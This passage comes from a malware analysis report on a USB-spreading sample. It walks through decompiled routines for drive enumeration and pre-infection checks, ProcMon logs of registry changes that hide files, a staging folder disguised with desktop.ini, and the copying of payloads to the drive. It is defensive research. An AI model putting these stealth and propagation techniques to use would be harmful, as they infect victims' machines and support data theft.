For every detected volume, the code verifies if the device is a removable USB drive via the helper function `mw_CheckIfIsUsbDevice`. Upon validating a target drive, the malware spawns three distinct worker threads to concurrently manage the infection and data theft process:

1. `mw_ManageUsbDriveInfection`
2. `mw_ManageUsbDataTheft`
3. `mw_RunSomeBatScript`

```
memset(String, 0, sizeof(String));
memset(USB_Drive_path, 0, 0x208u);
while ( 1 )
{
  memset(String, 0, 8);
  GetLogicalDriveStringsW(0x208u, String);
  if ( String[0] )
  {
    v1 = String;
    do
    {
      memset(USB_Drive_path, 0, 8);
      lstrcpyW(USB_Drive_path, L"\\\\.\\");
      lstrcatW(USB_Drive_path, v1);
      *wcsrchr(USB_Drive_path, '\\') = 0;
      if ( mw_CheckIfIsUsbDevice(USB_Drive_path) )
      {
        ThreadId = 0;
        v5 = 0;
        v2 = CreateThread(0, 0, mw_ManageUsbDriveInfection, USB_Drive_path, 0, &ThreadId);
        if ( v2 )
          CloseHandle_(v2);
        Sleep_(0x64u);
        v3 = CreateThread(0, 0, mw_ManageUsbDataTheft, USB_Drive_path, 0, &v5);
        if ( v3 )
          CloseHandle_(v3);
        Sleep_(0x64u);
        v4 = CreateThread(0, 0, mw_RunSomeBatScript, USB_Drive_path, 0, &v5);
        if ( v4 )
          CloseHandle_(v4);
        Sleep_(0x3E8u);
      }
      v1 += lstrlenW(v1) + 1;
    }
    while ( *v1 );
  }
  Sleep_(30000u);
}
```

Figure 2.29: The USB infection routine spawning three worker threads for each detected drive.

Experimental Setup Note

For the purpose of this analysis, the malware's propagation behavior was observed in a controlled environment. A virtual disk (Drive `E:`) was mounted within the virtual machine and explicitly configured to simulate the properties of a removable USB mass storage device. This setup successfully deceived the malware's drive type detection logic, allowing for the execution of the full infection chain.




Figure 2.30: The simulated USB drive (Drive E:) containing user data before infection.

Thread 1: Manage Usb Drive Infection

Enforcing Stealth via Registry Manipulation The first thread initiates a persistent loop that executes every 2 minutes. Its primary objective is to modify the Windows Explorer settings to aggressively conceal the malware's presence.

It targets the key `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced` and forcibly sets the following values:

- **Hidden**: Set to **0** to disable the display of files with the "Hidden" attribute.
- **ShowSuperHidden**: Set to **0** to disable the display of protected operating system files.
- **HideFileExt**: Set to **1** to hide file extensions for known file types.

aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden	BUFFER OVERFL...	Length: 12
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: W...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: W...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: R...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
aspex_helper.exe	8020	RegQueryKey	HKCU	SUCCESS	Query: Name
aspex_helper.exe	8020	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	Desired Access: W...
aspex_helper.exe	8020	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	KeySetInformation...
aspex_helper.exe	8020	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt	SUCCESS	Type: REG_DWO...
aspex_helper.exe	8020	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced	SUCCESS	

Figure 2.31: ProcMon capture of malware enforcing hidden file settings.

By continuously reverting these settings, malware ensures that its payloads, which are likely marked as hidden or system files—remain invisible to the user, complicating manual detection and removal.

Pre-Infection Validation and Safeguards

Before performing any usb infection, the malware conducts a structured validation sequence to decide whether the attached USB drive qualifies for infection. As illustrated in Figure 2.32, the decision process evaluates three factors: (i) device fingerprinting, (ii) host-side infection history, and (iii) a global propagation policy.

```
memset(usbUniqueIdBuffer, 0, sizeof(usbUniqueIdBuffer));
if ( mw_is_usb_feature_enabled() == 1 )
{
  mw_get_usb_unique_path(usbDrivePath, (LPWSTR)usbUniqueIdBuffer);
  if ( mw_is_usb_recorded_in_registry((int)usbUniqueIdBuffer) )
    goto cleanup_and_exit;
  *pUsbFlagStatus = mw_is_usb_flag_file_set((int)usbDrivePath);
}
internetStatus = mw_check_internet_connectivity();
if ( internetStatus == 1 )
  internetStatus = mw_check_connection_to_ms();
usbPolicyAllowFlag = 0;
mw_query_usb_allow_registry(&usbPolicyAllowFlag, &usbPolicyAllowFlag);
if ( *pUsbFlagStatus != 1 && usbPolicyAllowFlag != 1 )
{                                       // core infection logic
```

Figure 2.32: Decompiled pre-infection decision logic.

The routine begins by checking whether the malware's USB-propagation component in its config data is enabled through `mw_is_usb_feature_enabled`(for this sample, this specific component is not enabled). If the feature is active, the malware derives a device-specific identifier via `mw_get_usb_unique_path` which resolves the physical interface path of the connected USB drive.

Next, the malware queries a tracking registry value using `mw_is_usb_recorded_in_registry` to determine whether this specific USB identifier has previously been processed on the host. The registry path involved belongs to:

`HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network`

- **If the lookup returns `true`**, execution jumps to a cleanup routine, bypassing all further infection attempts.
- **Purpose:** This acts as a host-side idempotency check to prevent redundant processing of drives that are already known to the compromised system.

If the USB device has not been previously recorded, the malware evaluates a device-side marker by calling `mw_is_usb_flag_file_set`. This function inspects a file on the USB drive (typically `desktop.ini`); if the first byte is the value "1", the routine returns `1`, signaling the device is already marked as infected.

The malware then calls `mw_query_usb_allow_registry` to read the policy value stored at:

`HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\allow`

The retrieved value is written into `usbPolicyAllowFlag`, where a value of `1` disables all USB infection behavior.

The transition into the infection stage is therefore protected by a strict gate condition:

```
// Proceed ONLY if the USB is not marked AND the global kill-switch is not enabled
if ( *pUsbFlagStatus != 1 && usbPolicyAllowFlag != 1 )
{
    // ... core infection logic begins ...
}
```

This combination of per-device markers, host-level tracking, and a global policy ensures the malware avoids redundant infections, remains stealthy, and honors remote operator constraints.

Payload Staging and Persistence
The malware initiates a multi-stage process to establish a hidden staging ground and synchronize its payload components.

The malware first ensures the existence of its installation directories: `E:\Firmware\` and `E:\Firmware\vault\`. To evade casual detection by users, it immediately modifies the file attributes of these directories using the API `SetFileAttributesW`.

As observed in the analysis, the malware pushes the argument `7` onto the stack before calling the API. This corresponds to the bitwise OR combination of:

- `FILE_ATTRIBUTE_READONLY (0x1)`
- `FILE_ATTRIBUTE_HIDDEN (0x2)`
- `FILE_ATTRIBUTE_SYSTEM (0x4)`




Figure 2.33: The malware calls `SetFileAttributesW` with flag `0x7` on the root `Firmware` directory.




Figure 2.34: The same hidden/system attributes are applied to the `vault` sub-directory.

To further disguise the malicious directory as a legitimate system folder, the malware creates a `desktop.ini` file inside `E:\Firmware\`. Within this file, it embeds the CLSID, which corresponds to the Windows Explorer "Favorites" shell folder. By assigning this CLSID, the malware causes the directory to inherit the appearance and behavior of the Favorites folder, enhancing its stealth.

Injected Configuration:

```
[.ShellClassInfo]
CLSID={323CA680–C24D–4099–B94D–446DD2D7249E}
```





Figure 2.35: `desktop.ini` generation and CLSID construction.

The malware employs a robust synchronization mechanism to copy its binaries (`aspex_helper.exe`, `RBGUIFramework.dll`, and `aspex_log.dat` files) to `E:\Firmware\vault\`.

It iterates through the required files and performs the following logic:

1. **Existence Check:** It calls `GetFileAttributesW` to check if the file already exists on the USB.
2. **First-Time Infection:** If the function returns `-1` (File Not Found), the malware immediately copies the payload from the host to the USB.
3. **Update Logic:** If the file exists and an internet connection is available, the malware compares the file on the USB against the copy on the compromised host:
   - It checks if the file size has changed.
   - It compares the file modification timestamps to determine if the host version is newer.

   If either condition is met (size mismatch or older timestamp), the malware deletes the existing file on the USB and replaces it with the newer version from the host.



Process Name	PID	Operation	Path	Result
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	SetBasicInform...	E:\Firmware\vault\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	E:\Firmware\vault\aspex_helper.exe	INVALID PARAME...
aspex_helper.exe	8020	CloseFile	E:\Firmware\vault\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_helper.exe	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Firmware\vault\RBGUIFramework.dll	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryAttributeT...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryStandardI...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryStreamInf...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryEaInform...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	CreateFile	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryNameInfo...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryNameInfo...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryNormalize...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	INVALID PARAME...
aspex_helper.exe	8020	QuerySecurityFile	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	SetEndOfFileInf...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	SetBasicInform...	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	E:\Firmware\vault\RBGUIFramework.dll	INVALID PARAME...
aspex_helper.exe	8020	CloseFile	E:\Firmware\vault\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\Desktop\AspexHelperRMy\RBGUIFramework.dll	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Firmware\vault\aspex_log.dat	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryAttributeT...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryStandardI...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryStreamInf...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryEaInform...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	CreateFile	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	INVALID PARAME...
aspex_helper.exe	8020	QuerySecurityFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	SetEndOfFileInf...	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	SetBasicInform...	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	E:\Firmware\vault\aspex_log.dat	INVALID PARAME...
aspex_helper.exe	8020	CloseFile	E:\Firmware\vault\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\Desktop\AspexHelperRMy\aspex_log.dat	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Firmware\vault\link.dat	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	E:\Firmware\vault\link.dat	SUCCESS
